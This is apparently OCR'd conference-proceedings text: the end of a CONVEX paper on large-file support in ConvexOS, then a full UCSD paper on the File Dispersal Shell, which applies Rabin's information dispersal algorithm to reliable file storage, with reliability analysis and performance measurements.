I/O performance is evaluated using a C program that does large sequential reads or writes. Parameters for the program are the size per read or write system call and the total file size to read or write. The total number of system call requests per run is obtained by dividing the file size by the size per request. The read times reported avoid interference from the buffer cache by flushing the cache before each measurement run. Writes go through the buffer cache, but include the time to do a `fsync()` system call, guaranteeing that the data has been transferred to disk.


The results that follow were obtained on a CONVEX C3220 reading and writing to an eight-way striped filesystem with a total capacity of 7.4G. The read and write request sizes are held constant at 256K. Graph 1 gives the total time in seconds to read and write files ranging in size from 1G to 7G on a filesystem with a 64K block size. Graph 1 shows that the elapsed time increases linearly with file size and that reading a 7G file on a C3220 with a high performance disk stripe takes about six minutes. Writing a 7G file takes a little over eight minutes.

Graph 2 plots the read and write I/O rate in M/sec as the file size increases from 1G to 7G. The I/O rate for reads is a little less than 19M/sec and shows a slight decrease as the file size increases. The write rate shows a slightly larger decrease; at 1G the performance is 15M/sec and at 7G, the rate drops to 14.6M/sec. The largest decrease is between 1G and 2G. This corresponds to the move from single to double indirect blocks that occurs at 1.7G on a filesystem with a block size of 64K, indicating that this move has a slight impact on performance for large sequential writes. This effect is smaller than might be expected because the performance bottleneck for a high speed striped filesystem is the movement (copying) of data between buffers, and not the file system structure. Experiments with filesystems using unrealistically small filesystem block sizes (to force the use of triple indirect blocks) have shown that a similar slight decrease in performance can be expected when moving from double to triple indirect blocks.

[10] `stat64_t` is a `typedef` for the new kernel structure used during `stat64()` calls on large files. `stat_t` was also added for orthogonality.




Graph 1: Data Using Elapsed (Wall Clock Time)




Graph 2: Data Using Rates

## Conclusion

We were able to limit the kernel changes required to support large files since the filesystem already had on-disk support for large files up to 1T-512 and ConvexOS already supported disk striping. Our major addition to ConvexOS was providing a second, 64-bit system call interface for key system calls. The most difficult decision we had to make was choosing the C programming model to implement. The model we choose was the simplest to implement from a kernel, compiler, and library standpoint while still meeting our customers' requirements. We were able to meet our primary goal of seamless FORTRAN support.

Our implementation of large files took approximately 45 programmer weeks to implement. This included:

- 20 weeks for utility work
- 18 weeks for kernel work
- 4 weeks for FORTRAN support
- 3 weeks for library work

In addition, 15 weeks were spent testing the kernel, utilities, and libraries. Our performance investigations show that the large file implementation had little effect on the I/O rates for large, sequential reads and writes.

## Availability

Our implementation of large files is part of ConvexOS beginning with version 10.0. Source code is part of the standard OS source distribution and is available to ConvexOS source code licensees.

## References

[ANSI90] Accredited Standards Committee X3, Information Processing Systems, *American National Standard for Information Systems – Programming Language C*, X3 Secretariat: Computer and Business Equipment Manufacturers Association, Washington, DC, February 14, 1990.

[CONVEX89-1] CONVEX Computer Corporation, *CONVEX POSIX Concepts*, Part Number 710-005030-000, Richardson, TX, December 1989.

[CONVEX89-2] CONVEX Computer Corporation, *CONVEX POSIX Conformance*, Part Number 710-002030-200, Richardson, TX, December 1989.

[CONVEX91] CONVEX Computer Corporation, *ConvexOS System Manager's Guide*, Order Numbers DSW-030 and DSW-031, Richardson, TX, November 1991.

[IEEE88] The Institute of Electrical and Electronic Engineers, *IEEE Standard Portable Operating System Interface for Computer Environments, IEEE Std 1003.1-1988*, The Institute of Electrical and Electronics Engineers, Inc, New York, NY, September 30, 1988.

[Kernighan] Brian Kernighan, Dennis Ritchie, *The C Programming Language*, Prentice-Hall, Englewood Cliffs, NJ, 1978.

[Landherr91] Steve Landherr, "Directions in Disk Striping: The Virtual Volume Manager," Presented at Convex Users Group Conference, May 1991.

[Leffler89] Sammuel J. Leffler, Marshall Kirk McKusick, Michael J. Karels, John S. Quarterman, *The Design and Implementation of the 4.3BSD UNIX Operating System*, Addison-Wesley, Reading, MA, 1989.

[McKusick84] Marshall Kirk McKusick, William N. Joy, Samuel J. Leffler, Robert S. Fabry, "A Fast File System for UNIX", Computer Systems Research Group, Department of EECS, Berkeley, CA, February 18, 1984.

[NASA90] Jonathan Hahn, Bob Henderson, Ruth Iverson, Alan Poston, Tom Proett, Bill Ross, Mark Tangney, and Dave Tweten, *MSS-II External Reference Specification*, NAS Systems Division, NASA Ames Research Center, 1990.

[Polk88] Jeff Polk, Rob Kolstad, "A Faster UNIX Dump Program," *USENIX Winter Conference Proceedings*, pp 125-129, February 1988.


## Author Information


**Dave Shaver** is a kernel engineer at CONVEX and worked on the kernel and filesystem during the large file project. He is currently involved in OS design and implementation for future and existing CONVEX hardware platforms. He received his BSCS from Iowa State University. He can be reached electronically at `shaver@convex.com`.

**Eric Schnoebelen** is a utilities engineer at CONVEX. He received his BSCS from Iowa State University. He is responsible for new development and continuing support of the ConvexOS utilities and system libraries. Prior projects include the addition of POSIX.1 support into the libraries and utilities. Continuing projects include preliminary incorporation of some POSIX.2 functionality into ConvexOS. He can be reached electronically at `schnoebe@convex.com` or `eric@cirr.com`.

**George Bier** is an OS performance specialist at CONVEX. He is responsible for measuring, modeling and improving the performance of OS and networking products. Before joining CONVEX in 1990, he was a graduate student at the University of Wisconsin for seven years, receiving his MSCS in 1984. He received his BS in Computer Engineering in 1983 from Columbia University. He can be reached electronically at `bier@convex.com`.

All three authors can be reached by US mail at:

CONVEX Computer Corporation
PO Box 833851
Richardson, TX 75083-3851

# Storage-Efficient Reliable Files

*Walter A. Burkhard and Petar D. Stojadinović*

*Gemini Storage Systems Laboratory*
*Computer Science and Engineering Department*
*University of California, San Diego*
*9500 Gilman Drive*
*La Jolla, California 92092-0114 U.S.A.*

## Abstract

The File Dispersal Shell is a storage-efficient reliable data storage prototype facility for local area networks. Rabin's information dispersal algorithm provides an attractive data organization scheme which potentially uses less physical storage space than replication while obtaining excellent data reliability and access times comparable to those obtained for a single disk. We have constructed Rabin's information dispersal algorithm within a UNIX system shell that provides almost all the traditional shell facilities augmented with two additional commands to create and delete dispersed files. We present analytical mean-time-to-data-loss results, storage requirements, together with our prototype implementation and preliminary access-time measurements. For practical purposes, dispersed files are invisible to the user except for the improved reliability at modest disk space cost.

## 1. Introduction

Data replication has served as the principal tool to provide improved data reliability as well as improved access times within distributed computation environments [1,2,3]. Data replication has the inherent drawback of requiring large amounts of storage space at least double the size of the file stored. More recently, the redundant array of inexpensive disks (RAID) five level organizational strategy [8] has been explored; this ultimately utilizes less storage space than data replication while providing less fault tolerance. The level 5 RAID organization can accommodate single disk failures without information loss. We are interested in considering the efficacy of other data representations that potentially utilize less disk storage space than replication while providing high data reliability in the presence of multiple disk failures.

Rabin's information dispersal algorithm (IDA) [9] provides a very attractive generalization of both the RAID [4,8] organizations and data replication [5] which provides a wide spectrum of alternatives for storage efficiency, fault tolerance and access time performance. The IDA scheme can provide storage-efficient organizations, excellent data reliability, and access times comparable to those obtained by a single disk. We do not study this tradeoff explicitly within this paper; rather we are concerned with the viability of IDA as a fault-tolerant alternative suitable for local area networks. We show experimentally that these ideas are worthy of exploration. Our paper is structured as follows: section 2 contains a brief presentation of IDA, section 3 contains a discussion of our File Dispersal Shell (FDS) system implementation of IDA, within section 4 we present our data reliability analysis of the mean time to failure for several system configurations together with storage requirements, section 5 contains our preliminary performance measurements and evaluation of the FDS system, and finally within the conclusion we recapitulate our results as well as mention areas for future study.

## 2. The Information Dispersal Algorithm

We present an overview of Rabin's Information Dispersal Algorithm for storing and retrieving a file. Interspersed with the presentation is an example which is very similar to the version utilized in our experiments. IDA organizes a file into $n$ equal-sized pieces, referred to as fragments, with each stored as an ordinary file at a different site. We can construct the file if we have access to all $n$ fragments, but this approach need not provide any fault tolerance. For example, we could store every $n^{th}$ file character within the same fragment and we would require all $n$ fragments to construct the file from the fragments. Moreover, if the fragments are each identical to the file itself, we have (renamed) file replication; this of course will provide excellent fault tolerance but with extravagant disk storage space

This study supported in part by the NCR Corporation, the University of California MICRO program, and the Hughes Fellowship Thesis Program.

requirements. A fundamental property within IDA is that a fixed number $m$ of fragments will always suffice to reconstruct the file. We would like the fragments to be as small as possible roughly $1/m^{th}$ the size of the file, thereby efficiently utilizing disk space. For a file $F$ containing $N$ bytes values, $p_0, p_1, p_2, \cdots, p_{N-1}$, each fragment will contain $(N+m-1)/m$ byte values.

The process of creating the $n$ fragments is referred to as *file dispersal* and the process of recreating the contents of the file from $m$ fragments is referred to as *file reconstruction*. File dispersal and reconstruction are computationally-efficient linear transformations of the contents of the file or the contents of $m$ fragments. The dispersal transformation maps $m$ contiguous message bytes to $n$ byte values. The $m \times n$ dispersal matrix $D$ specifies the transformation. The dispersal matrix must have the property that *any m* columns are linearly independent; this condition assures that the fundamental IDA property will hold and we refer to it as the *independence* property. We will return to the issue of selecting such matrices after introducing IDA.

As an example, we let $n=4$ and $m=2$; within this configuration, each fragment will be approximately one-half the size of the file and since there are four fragments stored we are using as much disk space as if we had created a mirrored disk. As an aside, if $n=10$ and $m=9$ then we obtain a RAID Level V reliability group with 10 disks or if $n=2$ and $m=1$ we obtain a replicated file. Returning to our $n=4$ and $m=2$ example, our dispersal matrix is

$$D = \begin{bmatrix} 1 & 0 & 1 & 1 \\ 0 & 1 & 1 & 5 \end{bmatrix}$$

File dispersal is accomplished using $D$ such that two contiguous file characters are mapped to four fragment characters.

$$(p_{2j}, p_{2j+1})D = (f_{0,j}, f_{1,j}, f_{2,j}, f_{3,j})$$

Each fragment character $f_{i,j}$ is stored within fragment $F_i$.

For a detailed example, suppose that our file contains the ASCII encoded text:

```
The old man and the sea.\n
```

Then the four fragments contain the following byte values expressed in octal notation:

| | | | | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| $F_0$ | 124 | 145 | 157 | 144 | 155 | 156 | 141 | 144 | 164 | 145 | 163 | 141 | 012 |
| $F_1$ | 150 | 040 | 154 | 040 | 141 | 040 | 156 | 040 | 150 | 040 | 145 | 056 | 000 |
| $F_2$ | 074 | 105 | 003 | 104 | 014 | 116 | 017 | 104 | 034 | 105 | 026 | 117 | 012 |
| $F_3$ | 355 | 305 | 302 | 304 | 371 | 316 | 306 | 304 | 315 | 305 | 363 | 367 | 012 |

Fragments $F_0$ and $F_1$ consist of every other value within F as we show here:

| | | | | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| $F_0$ | T | e | o | d | m | n | a | d | t | e | s | a | \n |
| $F_1$ | h | \40 | l | \40 | a | \40 | n | \40 | h | \40 | e | . | \0 |

The contents of fragments $F_2$ and $F_3$ require more explanation. We desire to store the sum and products of byte values within a byte; for addition there may be carry overflow and for multiplication the potential for overflow is more acute. We use the finite field GF($2^8$) which is defined over the 8-bit byte value domain to avoid these overflow problems. Both addition and subtraction are particularly straightforward here as both are the bit-wise exclusive-or operation. Multiplication and division are more intricate; the interested reader is referred to Chapters 3 and 4 of MacWilliams and Sloane [7] for a mechanism to create the multiplication table.

The reconstruction process is defined as a transformation that maps byte values from $m$ fragments to $m$ message byte values for file $F$. Since any $m$ columns within $D$ are linearly indepentdent, we construct the $m \times m$ inverse matrix R for the columns associated with the $m$ fragments participating within the reconstruction. The fragment entries are processed sequentially.

Within our $n=4$ and $m=2$ example, we can reconstruct a pair of message byte values within the original file by solving a pair of linear equations in two unknowns since any pair of columns within $D$ is linearly independent. Suppose we have access to fragments $i_1$ and $i_2$; then we will have

$$(f_{i_1,j}, f_{i_2,j})\mathrm{R}_{i_1,i_2} = (p_{2j}, p_{2j+1})$$

where $\mathrm{R}_{i_1,i_2}$ is the $2 \times 2$ inverse matrix for the columns associated with the specific fragments. For our example, there are six different inverse matrices to store or determine on the fly. The inverse matrix for fragments 2 and 3 is

$$R_{2,3} = \frac{1}{4}\begin{bmatrix} 5 & 1 \\ 1 & 1 \end{bmatrix} = \begin{bmatrix} 1 & 1 \\ 1 & 5 \end{bmatrix}^{-1}.$$

The individual reconstruction computations are

$$(p_{2j}+p_{2j+1}, p_{2j}+5 \cdot p_{2j+1})R_{2,3} = (p_{2j}, p_{2j+1})$$

The sequence of computations to reconstruct the file from fragments $F_2$ and $F_3$ would be

$(074, 355)R_{2,3}, (105, 305)R_{2,3}, (003, 302)R_{2,3}, (104, 304)R_{2,3}, ....$

yielding the ASCII character code data for $F$.

(124, 150), (145, 040), (157, 154), (144, 040), ....

We observe that there are two varieties of fragments within our example; Fragments $F_0$ and $F_1$ allow very easy file reconstruction since merging them is all that is necessary. Any other combination of fragments will require "real" computation during reconstruction. While the presence of fragments allowing this simplistic reconstruction is not required by the information dispersal algorithm, it is certainly advantageous. Dispersal schemes containing these ease-of-reconstruction fragments are said to have the systematic property.

More generally, we will require that our dispersal matrices always have the *systematic* property; that is, the leftmost $m$ columns of the dispersal matrix constitute an identity matrix. Reconstruction will be the very straightforward merging of files for the $m$ fragments associated with these columns. We refer to these $m$ fragments as *primary fragments* and the others as *secondary fragments*. In the absense of failed sites and other conditions being equal (such as site load) the reconstruction process will access only the primary sites.

Finally, we return to the issue of selecting a dispersal matrix. We have two requirements: (1) the systematic property and (2) the independence property. The independence property ensures that any $m$ fragments suffice to reconstruct the file $F$ from the fragments. The systematic property ensures that for one combination of $m$ fragments, reconstruction is accomplished by merging the fragments. The Vandermonde matrix [7] provides an $n \times n$ matrix having non-zero determinant thereby assuring linear independence of its columns. Our dispersal matrix can be constructed from this matrix by truncating the bottom $n-m$ rows of the Vandermonde matrix. Since any $m$ "shortened" columns constitute an $m \times m$ Vandermonde matrix, any combination of $m$ columns will be linearly independent as required. We then utilize elementary matrix transformations to obtain a dispersal matrix in which the leftmost $m$ columns form the identity matrix. We may construct such a matrix over GF($2^8$) with as many as 256 columns. For practical applications this is probably more than adequate. A general presentation of the information dispersal algorithm is provided within Schwarz and Burkhard [10].

The parameters $n$ and $m$ together provide two useful measures for our data organization schemes. The difference $n-m$ is the maximum number of simultaneous failures allowed without losing our ability to reconstruct the file $F$. The ratio $N(n-m)/m$ measures the additional storage utilized to improve data reliability. Within our example, as many as two disks can fail together without loss of our data. While our additional storage equals the size of the file itself, we obtain a much larger data reliability figure with the data spread over the four disks rather than using two disks each containing one copy of the file. One interpretation of this result is that the extra pair of disk arms yields additional data reliability! We present the general discussion of data reliability in section 4.

## 3. File Dispersal Shell Architecture

The File Dispersal Shell (FDS) is a UNIX system shell providing the usual shell commands together with dispersed files. Each fragment is implemented as an ordinary file. Dispersed files are recognized within the command line and processed as described here. There are two new commands `dcreate` and `dremove` to create and delete a dispersed file. Our goal is primarily run-time performance measurements; nonetheless our prototype is realistic. The user accesses both dispersed and non-dispersed files through traditional shell commands. However script-like commands, such as make, will not access dispersed files properly.

Internally FDS is implemented as a set of trusted servers communicating via sockets. There are two varieties of local servers `fdshell` and `dcreate` and one remote server `rs`. We provide an overview of the operation of the three; the interesting details will be discussed within the implementation paragraphs that follow.

`fdshell` client algorithm

1. The command-line is broken into tokens and each is checked to determine whether it names a dispersed file. The user privileges at the remote sites are analyzed as well.
2. The dispersed files are reconstructed at the client site.
3. The command is executed, via a system command, using the reconstructed files and ordinary files as parameters.
4. The modified reconstructed files are dispersed.

This schema will suffice for many UNIX commands; it certainly suffices for our testing purposes. However, several non-script commands must be handled as special cases. For example, the creation and deletion of a dispersed file, the addition of a single fragment to a dispersed file, the `mv` command, and the `cp` command are specific cases. Dispersed file creation is handled as a separate client algorithm below. The deletion command `dremove` removes all fragments of a dispersed file by means of the `rm` command which remains unchanged; in otherwords, you can remove a single fragment.

The `dcreate` command is similar to the `fdshell` command; its parameters are a sequence of site names together with the name of either an existing non-dispersed or non-existent file.

`dcreate` client algorithm

1. The user's access privileges are checked at each named site. The specified file is checked to determine whether it is present as a dispersed- or ordinary file or not present.
2. If it exists as an ordinary file, it is dispersed to the sequence of sites. If it does not exist, the named sites are informed of the dispersed-file name.

This scheme does not modify an already dispersed file.

Finally we present the remote server `rs` algorithm which at the high level is a message processor. There are three varieties of messages; those associated with privilege checking, dispersal and reconstruction. Of course there are "special case" messages for the exceptional commands mentioned previously. The activities described are undertaken by the server when the messages is received.

`server` algorithm

1. Privileges check and response.
2. Dispersal.

a) The create message records the presence of the dispersed file name.

b) The send file message initiates the fragment transfer process.

c) Data block arrival.

d) The update file information data structure message.

3. Reconstruction.

a) Initializes reconstruction process.

b) Begin sending blocks.

Some of these messages have associated acknowledgement messages that we describe in the following section concerned with Fault Tolerance.

This prototype was implemented primarily to measure the response time performance of the information dispersal algorithm within a local area network. We have utilized standard UNIX System files without enhancements such as NFS or VFS. We store all information regarding the location of fragments within the UNIX System file directory; nothing is stored within the fragments other than "fragment" data. We store the following information within the softlink associated with each file.

names of sites where the fragments are located
pathnames at each site to the fragment
file size when reconstructed

The size of the softlink (1024 characters) limits the information we can store here, but the same softlink is stored at each fragment.

## 3.1. Fault Tolerance

There are numereous sources of faults and failures within storage environments — the human operator, the software system and the hardware system. Our work is motivated primarily with robust file storage in the presence of hardware failures. Nevertheless, our work can improve the tolerance of various varieties of human and software failures too.

Our model of faults is fairly simplistic for this study. We assume that the storage subsystem enters a fail-stop mode when a failure occurs [11]. Moreover we assume no Byzantine behavior. We assume that all failures are detected by timeouts and that these failures may be detected during either dispersal or reconstruction. There are acknowledgement messages during either dispersal or reconstruction.

During dispersal, after a fixed number of blocks have been sent to each site, each remote site is to relay its satisfactory progress with an acknowledgement message. This message is to be sent only after the most recent block has been written to disk. The `fdshell` client can determine whether a time-out has occurred.

During reconstruction, the blocks arrive without associated messages once they begin moving across the network. However the client requests a fixed number of blocks from each site when additional blocks are necessary. If a block arrives too late, the `fdshell` client can decide a time-out has occurred.

## 4. Data Reliability Analysis

Our analysis of data reliability provides measurements allowing the comparison of various data organization schemes. We present a general analysis of IDA in which the scheme is modeled as a finite state continuous Markov chain and utilize standard techniques [9]. We begin by assuming the fragment failure rate $\lambda$ is constant, the repair rate $\mu$ is constant, and that failure and repair events are independent. The states within the Markov chain correspond to the number of fragments accessible at a given time. Our analysis is general and applies to various versions of IDA including RAID Level V, mirrored disks etc. The measurement we calculate is the "mean time to failure" (MTTF) for these Markov chains. Figure 1 presents our Markov chain model.





**Figure 1. IDA Markov Model**

The state labels designate the number of operational and accessible fragments. Associated with each state is probability $P_i(t)$ which designates the probability of being in state $i$ at time $t$. The failure state $F$ is absorbing in our model since it is entered only if fewer than $m$ fragments are operational and accessible. The MTTF is the expected time to enter state $F$. Thus our computations are rather conservative since an inaccessible fragment need not contain stale (not current) information. The reliability function $R(t)$ is the probability of being in one of the non-failure statements at time $t$; that is,

$$R(t) = P_n(t)+P_{n-1}(t)+ \cdots +P_{m+1}(t)+P_m(t)$$

The MTTF is given by

$$MTTF = \int_0^\infty R(t)\,dt$$

The state transition equations for our model are as follows

$$\frac{dP_i}{dt} = (i+1)\lambda \cdot P_{i+1} - (i \cdot \lambda + (n-i)\mu)P_i \qquad n > i \geq m \tag{1}$$

$$\frac{dP_n}{dt} = -n \cdot \lambda \cdot P_n + \mu \sum_{j=1}^{n-m} j \cdot P_{n-j} \tag{2}$$

and we assume initially that $P_n(0) = 1$ and the other probabilities are zero for the remaining states. We can solve these differential equations using the Laplace transformation and since our interest is only in the MTTF for the model we utilize the transform final value property to obtain our result. We designate the Laplace transform of $f(t)$ by $\overline{f}(s)$.

$$MTTF = \lim_{t \to \infty} \int_0^t R(x)\,dx = \lim_{s \to 0} \overline{R}(s) = \sum_{i=m}^{n} \overline{P}_i(0)$$

We compute $\overline{P}_i$ for $n \geq i \geq m$ by solving equations 1 and 2 within the transform domain:

$$(i+1)\lambda \cdot \overline{P}_{i+1} = i \cdot \lambda \cdot \overline{P}_i + (n-i)\mu \cdot \overline{P}_i \qquad n > i \geq M \tag{1'}$$

$$1 = n \cdot \lambda \cdot \overline{P}_n - \mu \sum_{j=1}^{n-m} j \cdot \overline{P}_{n-j} \tag{2'}$$

Since we are only interested in $\overline{P}_i(0)$ we have replaced the differential equation with recurrence equations we can readily solve. The zero arguments for each $\overline{P}_i$ are implicit in these equations and the solution is given by

$$\overline{P}_{i+1} = \frac{(n-i)\mu + \lambda \cdot i}{(i+1)\lambda}\,\overline{P}_i \qquad n > i \geq m$$

$$\overline{P}_m = \frac{1}{m \cdot \lambda}.$$

The ratio $\omega = \mu / \lambda$ is very large within reliability calculations and we obtain the following useful approximations.

$$\overline{P}_{i+1} = \frac{n-i}{i+1}\,\omega\,\overline{P}_i \qquad n > i \geq m$$

We finally determine that

$$MTTF \approx \frac{\omega^{n-m}}{n \cdot \lambda C(n-1, m-1)} \tag{3}$$

where $C(x,y)$ is the binomial coefficient $\frac{x!}{y! \cdot (x-y)!}$.

As an example we analyze an $n=4$, $m=2$ system as well as $n=3$, $m=2$ and finally $n=m=2$ configurations. For comparison we consider three file mirroring configurations that contain two, three and four replicas respectively. We also consider organizations in which the no repair is undertaken. This requires analyzing a similar Markov model without any "repair" transitions which we have labeled with $\mu$ in our model. No approximation is needed and result is

$$\mathrm{MTTF}_{\text{without repair}} = \frac{1}{\lambda}\left[\frac{1}{\mathrm{n}} + \frac{1}{\mathrm{n}-1} + \cdots + \frac{1}{\mathrm{m}+1}\right]$$

Table 1 contains both the MTTF and $\mathrm{MTTF}_{\text{without repair}}$ values as well as the $n$ and $n/m$ parameter values.
The column labeled n/m specifies the normalized aggregate size of the components representing the file; that is the value k indicates space utilization k times that of a file itself. The n column specifies the number of disks involved; each fragment or replica is stored on a separate disk.

A modern disk with an expected life time of 100,000 hours and a repair rate of one day per repair yields the MTTF results presented within Table 2. Various organizations utilizing identical amounts of storage space can have vastly different reliability measures. The four fragment versus two replicas configurations both use twice as much storage but the four fragment version is clearly the reliability winner.

| configuration | MTTF | $MTTF_{without\ repair}$ | $n/m$ | $n$ |
|---|---|---|---|---|
| two fragments | $1/2\lambda$ | $1/2\lambda$ | 1 | 2 |
| three fragments | $\omega/6\lambda$ | $5/6\lambda$ | 3/2 | 3 |
| four fragments | $\omega^2/48\lambda$ | $13/12\lambda$ | 2 | 4 |
| two replicas | $\omega/2\lambda$ | $3/2\lambda$ | 2 | 2 |
| three replicas | $\omega^2/12\lambda$ | $11/6\lambda$ | 3 | 3 |
| four replicas | $\omega^3/144\lambda$ | $25/12\lambda$ | 4 | 4 |

Table 1: General Mean Time to Failure Results

| configuration | MTTF (years) | $MTTF_{without\ repair}$ (years) |
|---|---|---|
| two fragments | $5.71\times10^0$ | 5.7 |
| three fragments | $7.93\times10^3$ | 9.5 |
| four fragments | $4.13\times10^6$ | 12.4 |
| two replicas | $2.38\times10^4$ | 17.1 |
| three replicas | $1.65\times10^7$ | 21.0 |
| four replicas | $5.73\times10^9$ | 23.8 |

Table 2: Specific Mean Time to Failure Results.

Finally we compare the storage required by the various file organization schemes. The FDS system can be space efficient but at the expense of fault tolerance. The $n=3$, $m=2$ configuration provides smaller MTTF values. We can move even further along these lines to an $n=4$, $m=3$ configuration which trades reliability for disk storage space. The MTTF is $\omega/(12\cdot\lambda)$ which is one-half the value obtained for the three fragment configuration. The mean time to failure for either the three or four fragment dispersal scheme is most likely acceptable in practice.

## 5. Run-Time Performance

We present the results for a system configuration consisting of three very similar Sun SPARCstation 1 systems. We utilize a local disk at each system for our data storage and communication is obtained via a local area network with no gateways separating them. We have measured the response time performances for a test suite that consists of the following file sizes (measured in bytes:)

| | |
|---|---|
| 2000 | 4000 |
| 10000 | 50000 |
| 100000 | 250000 |
| 500000 | 1000000 |
| 1250000 | 1500000 |
| 2000000 | |

Our results are presented within Figure 2 which contain response time curves labeled **dispersal** and **reconstruction**. The **dispersal** response curve measures the time required for step 4 within the fdshell algorithm. The **reconstruction** curve measures the time required for step 2 within `fdshell` . The test suite generated 100 dispersal and reconstruction times for processing these 11 dispersed files. Our measurements reflect the overhead associated with the dispersal and reconstruction management processes. The running times grow approximately linearly with the size of the file as we would expect, except for very small files. The reconstruction time reflects slightly heavier network usage than the dispersal times. Within these experiments, during reconstruction every block is requested from each server by the client; and during dispersal the remote sites acknowledge receiving and writing to disk every 16 blocks. If the acknowledge/request message rate is the same, we would expect the dispersal time to slightly exceed the reconstruction since a greater number of sites is involved. Our block size for these experiments is 1000 bytes.

We always disperse the files to the three sites which we view as one secondary and two primary sites. We present, within Figure 2, the response times for dispersal to three sites and reconstruction from two primary sites. This reflects operation in normal fault-free situations. We also present the results of dispersal to the three sites and reconstruction from a primary and secondary site. These response times are very similar even in the failure mode. The 95% confidence intervals for these response times are very small – much less than 1 percent of response times.

These operations will have different response times during recovery of a failed fragment/disk. The dispersal operation can actually run faster if fewer than three fragments are to be created. Of course, if fewer are created, a future background recovery process will incur additional system load.

## 6. Conclusions

We have presented the File Dispersal Shell prototype system. Our initial measurements indicate that the fault-free run-time performance of the shell is excellent. The fault tolerance achievable by FDS is excellent. The expected time to failure for the system far exceeds several thousand years with three fragments present. One conclusion from this study is that we can trade only performance (and then a very little) and obtain excellent reliability figures for our storage systems. The $n=4, m=2$ and the $n=2, m=1$ (replication) configurations demonstrate this point; both only double the storage size while the former markedly improves the reliability.

We would implement the recovery procedure in the future. While analytic estimates of the performance degradation incurred by recovery are possible, we would like to obtain empirical data as well. When a failure occurs, recovery could be initiated either when the fragment becomes available again or if a stand-by disk is available. The use of stand-by disks is a very attractive approach.

In the future, we plan to redesign our implementation of the information dispersal algorithm. The reconstructed file could be located, for example, within the `/tmp` subdirectory thereby avoiding disk quota problems. We could improve step 1 of `fdshell` using standard lexical analysis techniques rather than our *ad hoc* approach. We could use out-of-band messages to implement acknowledgements thereby avoiding polling when can occur in our system. Another direction would be to extend the standard input-output library to include dispersed files.

## 7. References


[1] *AS400*™ Programming: Backup and Recovery Guide: IBM Form No. SC21-8079-0, 1988.

[2] Alsberg, P.A. and Day, J.D. "A principle for resilient sharing of distributed resources," *Proceedings of the 2nd International Conference on Software Engineering*, 1976, pp. 562-570.

[3] Burkhard, W.A., Martin, B.E., and Paris, J.-F., "The Gemini Replicated-File System Testbed," *Information Sciences*, Volume 48, 1989, pp. 119-134.

[4] Katz, R. "Disk Array Is Moving Up to RAID 6 Option," Computer Technology Review 1991, pp. 24-28.

[5] Katzman, J.A., "A Fault Tolerant Computer System," *Proceedings of the Eleventh Hawaii Conference on Systems Sciences*, January 1978, pp. 85-102.

[6] MacWilliams, F.J. and N.J.A. Sloane, **The Theory of Error-Correcting Codes,** North-Holland Publishing Company, New York, 1977.

[7] Mirsky, L., **An Introduction to Linear Algebra,** Dover Publishers, New York, 1982.

[8] Patterson, D., Gibson, G. and Katz, R., "A Case for Redundant Arrays of Inexpensive Disks (RAID)," *ACM SIGMOD Conference Proceedings*, 1988, pp. 109-116.

[9] Rabin, M.O. "Efficient Dispersal of Information for Security, Load Balancing and Fault Tolerance," *Journal of the Association for Computing Machinery*, Volume 36, 1989, pp. 335-348.

[10] Schwarz, T.J.E. and Burkhard, W.A. "RAID Performance via Queueing Network Analysis," International Conference on Distributed Computation Systems, submitted.

[11] Schlicting, R. and F.B. Schneider, "Fail-stop processors: An approach to designing fault-tolerant computing systems," *ACM Transactions on Computer Systems*, Volume 1, 1982, pp. 222-238.

[12] Shooman, M.L. **Probabilistic Reliability, An Engineering Approach,** Kreiger Publishing, 1990.

**Walter A. Burkhard** is Professor of Computer Science and Engineering at the University of California, San Diego. His computer science and engineering interests include analysis of algorithms, databases, programming languages and distributed computation. Currently he is studying disk array performance and organization. He is a member of the Association for Computing Machinery and a senior member of The Institute for Electrical and Electronics Engineers. He obtained the Ph.D. degree in Electrical Engineering and Computer Science from the University of California, Berkeley and the B.S. in Engineering Science from The Pennsylvania State University.

**Petar D. Stojadinović** is a bio-medical engineer at the Veterans Administration Medical Center where he is involved with ultrasound and radiology. He obtained the B.S. degree in Computer Engineering from the University of California, San Diego.

